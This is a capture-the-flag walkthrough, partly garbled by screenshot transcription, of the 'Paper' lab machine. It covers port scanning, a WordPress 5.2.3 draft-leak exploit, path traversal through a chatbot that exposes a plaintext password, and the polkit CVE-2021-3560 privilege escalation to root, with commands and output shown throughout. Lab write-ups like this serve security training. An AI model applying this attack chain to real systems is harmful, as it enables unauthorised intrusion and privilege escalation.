Solving Paper machine, easy difficulty

first start a simple scanning to see the open ports

\$ nmap 10.10.11.143 -sS

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-$ nmap 10.10.11.143
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 22:24 EDT
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 46.17% done; ETC: 22:24 (0:00:10 remaining)
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 98.40% done; ETC: 22:24 (0:00:00 remaining)
Nmap scan report for 10.10.11.143
Host is up (0.12s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT
        STATE
                   SERVICE
22/tcp
         open
                    ssh
80/tcp open
                   http
443/tcp open
                   https
1900/tcp filtered upnp
Nmap done: 1 IP address (1 host up) scanned in 19.87 seconds
```

 then do a deeper scan on we found and will it finish let's have a look on the website

└\$ sudo nmap -sC -sV -O 10.10.11.143 -T4 -p22,80,443,1900

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-$ <u>sudo</u> nmap -sC -sV -0 10.10.11.143 -T4 -p22,80,443,190
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 22:26 EDT
Nmap scan report for 10.10.11.143
Host is up (0.15s latency).
        STATE SERVICE VERSION
22/tcp open ssh
                        OpenSSH 8.0 (protocol 2.0)
| ssh-hostkev:
   2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
    256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
    256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
80/tcp open http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
| http-methods:
  Potentially risky methods: TRACE
http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_http-title: HTTP Server Test Page powered by CentOS
http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
443/tcp open ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
 http-methods:
  Potentially risky methods: TRACE
|_http-title: HTTP Server Test Page powered by CentOS
 ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
 Subject Alternative Name: DNS:localhost.localdomain
  Not valid before: 2021-07-03T08:52:34
 _Not valid after: 2022-07-08T10:32:34
 _ssl-date: TLS randomness does not represent time
 tls-alpn:
  http/1.1
_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
1900/tcp closed upnp
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=4/18%OT=22%CT=1900%CU=42952%PV=Y%DS=2%DC=I%G=Y%TM=625E
OS:1DEC%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=106%TI=Z%CI=Z%TS=A)SEQ(S
OS:P=105%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A)OPS(01=M54BST11NW7%02=M54BST11NW
OS:7%O3=M54BNNT11NW7%O4=M54BST11NW7%O5=M54BST11NW7%O6=M54BST11)WIN(W1=7120%
OS:W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M54BN
OS:NSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=
OS:Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=A
OS:R%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=4
OS:0%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=
OS:G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
Network Distance: 2 hops
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.90 seconds
```

- found nothing in the website and nmap result say you should try TRACE Method so lets open burp and play the request
- I try to capture the request then send to repeater then in the response found
 that it's forbidden but still open In browser and there is a new header to me (XBackend-Server), this header expose a new host name (office.paper), the
 machine name is paper so it's a subdomain but

```
GET / HTTP/1.1
                                                                                   1 HTTP/1.1 403 Forbidden
2 Host: 10.10.11.143
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
                                                                                   2 Date: Tue, 19 Apr 2022 17:53:11 GMT
3 Server: Apache/2,4,37 (centos) OpenSSL/1.1.1k mod fcgid/2.3.9
                                                                                    Server: Apache/2,4,3/ testings
X-Backend-Server: office.paper
27 Jun 2021 23:47:13 GMT
  Gecko/20100101 Firefox/91.0
1 Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/w
                                                                                   6 ETag: "30c0b-5c5c7fdeec240"
ebp,*/*;q=0.8

i Accept-Language: en-US,en;q=0.5
                                                                                   7 Accept-Ranges: bytes
                                                                                  8 Content-Length: 199691
9 Connection: close
 Accept-Encoding: gzip, deflate
 Connection: close
                                                                                 10 Content-Type: text/html; charset=UTF-8
3 Upgrade-Insecure-Requests: 1
                                                                                 11
                                                                                 12 <! DOCTYPE html>
) Sec-GPC: 1
                                                                                 13 <html lang="en">
. Cache-Control: max-ade=0
                                                                                       <head>
```

let's try change the host header in request to (office.paper) and see the response,
 it's come with 200 status and it's a WordPress

```
1 GET / HTTP/1.1
                                                                                    1 HTTP/1.1 200 OK
 2 Host: office.paper
                                                                                    2 Date: Tue, 19 Apr 2022 18:03:32 GMT
3 Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
   Gecko/20100101 Firefox/91.0
                                                                                     4 X-Powered-By: PHP/7.2.24
                                                                                    5 Link: <http://office.paper/index.php/wp-json/>;
rel="https://api.w.org/"
6 X-Backend-Server: office.paper
   text/html,application/xhtml+xml,application/xml;q=0.9,image/w
   ebp,*/*;q=0.8
 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate
                                                                                    7 Connection: close
                                                                                    8 Content-Type: text/html; charset=UTF-8
   Connection: close
                                                                                    9 Content-Length: 23705
 8 Upgrade-Insecure-Requests: 1
                                                                                   10
 9 DNT: 1
                                                                                   11
10 Sec-GPC: 1
                                                                                   12 <!doctype html>
11 Cache-Control: max-age=0
                                                                                   13 <html lang="en-US">
```

 tried to open it from browser but did not work, so let's add the the hostname to /etc/hosts file

```
- secho "10.10.11.143 office.paper" >> /etc/hosts
```

• I searched for anything important in the website and found warning about an employee has leaked important thing in his draft



■ Prisonmike ● 1 Comment ● 0 June 19, 2021

Feeling Alone!
I am sorry everyone. I wanted to add every one of my friends to this blog, but Jan didn't let me.
So, other employees who were added to this blog are now removed.
As of now there is only one user in this blog. Which is mel Just me.

Previous Article
Secret of my success
Hello Scranton!

Recent Comments
June 20, 7021 at 2:49 pm

 we discovered that it's WordPress so let's find it version you find it in the page source and search for WordPress or use wappalyzer extension, now we search if there an exploit for it

Nick on Feeling Alone!

└\$ searchsploit WordPress 5.2.3

Michael, you should remove the secret content from your drafts ASAP, as they are not that secure as

The best paper company in the electric-city Scranton!



this exploit allows us to see private posts as we need with that employee

\$\scarchsploit WordPress 5.2.3 -m multiple/webapps/47690.md // -m to mirror it to current directory

└\$ cat 47690.md


```
Ls cat 47690.md
So far we know that adding '?static=1' to a wordpress URL should leak its secret content

Here are a few ways to manipulate the returned entries:

- 'order' with 'asc' or 'desc'
- 'orderby'
- 'm' with 'm=YYYY', 'm=YYYYMMDD' date format

In this case, simply reversing the order of the returned elements suffices and 'http://wordpress.local/?static=1&order=asc' will show the secret content:
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the exploit here add ?static=1 parameter to the url like thsis <
 <p>http://office.paper/?static=1 >



- here we found another subdomain so let's add to /etc/hosts \$ echo
 "10.10.11.143 chat.office.paper s" >>/etc/hosts
- then navigate to that url and make an account wait a second and a general chat will appear, then take a look you will notice that there a bot you can took to directly by type "recyclops help" will list all what it can do
- there two options that important to me list and file and only allowed to list the sales directory

3. Files:

eg: 'recyclops get me the file test.txt', or 'recyclops could you send me the file sale/secret.xls' or just 'recyclops file test.txt

- 4-list
 eg: 'recyclops i need directory list sale' or just 'recyclops list sale'
- we try to the command list < recyclops list >

```
Fetching the directory listing of /sales/
total 8
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021.
drwx----- 12 dwight dwight 4096 Apr 19 17:16..
drwxr-xr-x 2 dwight dwight 27 Sep 15 2021 sale
drwxr-xr-x 2 dwight dwight 27 Jul 3 2021 sale_2
```

could be here a directory traversal vulnerability let's try < recyclops list ../ >

```
drwx----- 12 dwight dwight 4096 Apr 19 17:39 .
 drwxr-xr-x. 3 root root 20 Apr 19 17:42 ..
 lrwxrwxrwx 1 dwight dwight 9 Jul 3 2021 .bash_history -> /dev/null
 -rw-r--r-- 1 dwight dwight 18 May 10 2019 .bash_logout
 -rw-r--r-- 1 dwight dwight 141 May 10 2019 .bash_profile
 -rw-r--r-- 1 dwight dwight 358 Jul 3 2021 .bashrc
 -rwxr-xr-x 1 dwight dwight 1174 Sep 16 2021 bot_restart.sh
 -rw-rw-r-- 1 dwight dwight 507 Apr 19 14:54 builder
 drwx----- 2 dwight dwight 6 Apr 19 12:57 .cache
 drwx----- 5 dwight dwight 56 Jul 3 2021 .config
 -rw----- 1 dwight dwight 45 Apr 19 14:56 .dbshell
 -rw----- 1 dwight dwight 16 Jul 3 2021 .esd_auth
 -rwxrwxr-x 1 dwight dwight 2454 Apr 19 13:43 expl2.py
 -rwxrwxr-x 1 dwight dwight 2434 Apr 19 14:59 exploit.py
 -rwxrwxr-x 1 dwight dwight 2435 Apr 19 10:52 expl.py
 drwx----- 3 dwight dwight 69 Apr 19 17:29 .gnupg
 drwx----- 8 dwight dwight 4096 Apr 19 09:13 hubot
 -rw-rw-r-- 1 dwight dwight 18 Sep 16 2021 .hubot_history
 -rw----- 1 dwight dwight 41 Apr 19 13:51 .lesshst
 -rwxrwxr-x 1 dwight dwight 762836 Jan 16 08:52 linpeas.sh
 -rw-rw-r-- 1 dwight dwight 172424 Apr 19 10:45 linpes_Output.txt
 drwx----- 3 dwight dwight 19 Jul 3 2021 .local
 -rwxrwxr-x 1 dwight dwight 3253 Apr 19 12:53 lol.sh
 drwxr-xr-x 4 dwight dwight 39 Jul 3 2021 .mozilla
 drwxrwxr-x 5 dwight dwight 83 Jul 3 2021 .npm
 -rw-rw-r-- 1 dwight dwight 2434 Apr 19 17:39 pwn.py
 -rw----- 1 dwight dwight 36 Apr 19 16:01 .python history
 drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 sales
 drwx----- 2 dwight dwight 6 Sep 16 2021 .ssh
-r------ l dwight dwight 33 Apr 19 05:01 user.txt
 drwxr-xr-x 2 dwight dwight 24 Sep 16 2021 .vim
 -rw----- 1 dwight dwight 8258 Apr 19 17:16 .viminfo
 -rw-rw-r-- 1 dwight dwight 2433 Apr 19 16:10 vuln.py
```

it worked and there is the user flag lets try read it < recyclops file ../user.txt > ,
 and I have no permission to read it



so we search navigate to dwight directory < recyclops list ../../dwight > here we
found a directory called hunbot we found a file called a .env and here we will
found a password

```
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=Talse
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1
<!=====End of file ../../dwight/hubot/.env====>
```

 we know that dwight is who made it and he is a user in the system let's try to connect by ssh

└\$ ssh dwight@10.10.11.143

```
ssh dwight@10.10.11.143
dwight@10.10.11.143's password:
Activate the web console with: systemctl enable -- now cockpit.socket

Last login: Tue Apr 19 17:27:00 2022 frc...
[dwight@paper ~]$
```

[dwight@paper ~]\$ cat user.txt

```
[dwight@paper ~]$ ls user.txt
user.txt
[dwight@paper ~]$ cat user.txt
f9c76211cce707d7dbf8b401466c93d6
[dwight@paper ~]$
```

 now we copy linpeas from our pc to the machine using scp enumerate linux to help u do privilege esclation


* linpeas is a tool to

└\$ scp ./linpeas.sh dwight@10.10.11.143:/tmp/test/

[dwight@paper ~]\$./linpeas.sh



here we found that here a cve-2021-3560 lets check it's exploit



we check if there a python here

```
[dwight@paper test]$ python3 -V
Python 3.6.8
```

then we can copy the code and make a file and paste it < \$ nano exploit.py > then run it < \$python3 exploit.py >

```
[dwight@paper test]$ python3 exploit.py

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Exploit: Privilege escalation with polkit - CVE-2021-3560

Exploit code written by Ahmad Almorabea @almorabea

Original exploit author: Kevin Backhouse

For more details check this out: https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/

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[+] Starting the Exploit

[+] User Created with the name of ahmed

[+] Timed out at: 0.007706510062942052

[+] Timed out at: 0.008683810457087635

[+] Exploit Completed, Your new user is 'Ahmed' just log into it like, 'su ahmed', and then 'sudo su' to root bash: cannot set terminal process group (235859): Inappropriate ioctl for device bash: no job control in this shell 
[root@paper_test]# id 
uid=0(root) gid=0(root) groups=0(root)

[root@paper_test]# id 
uid=0(root) groups=0(root)
```

• it may fail in the first tilme so try it again and it will work, and now let's get root flag

```
[root@paper test]# cd
[root@paper ~]# ls
anaconda-ks.cfg initial-setup-ks.cfg root.txt
[root@paper ~]# cat root.txt
ae0f80b774ce736dcf655aea9468f5cf
[root@paper -]# -
```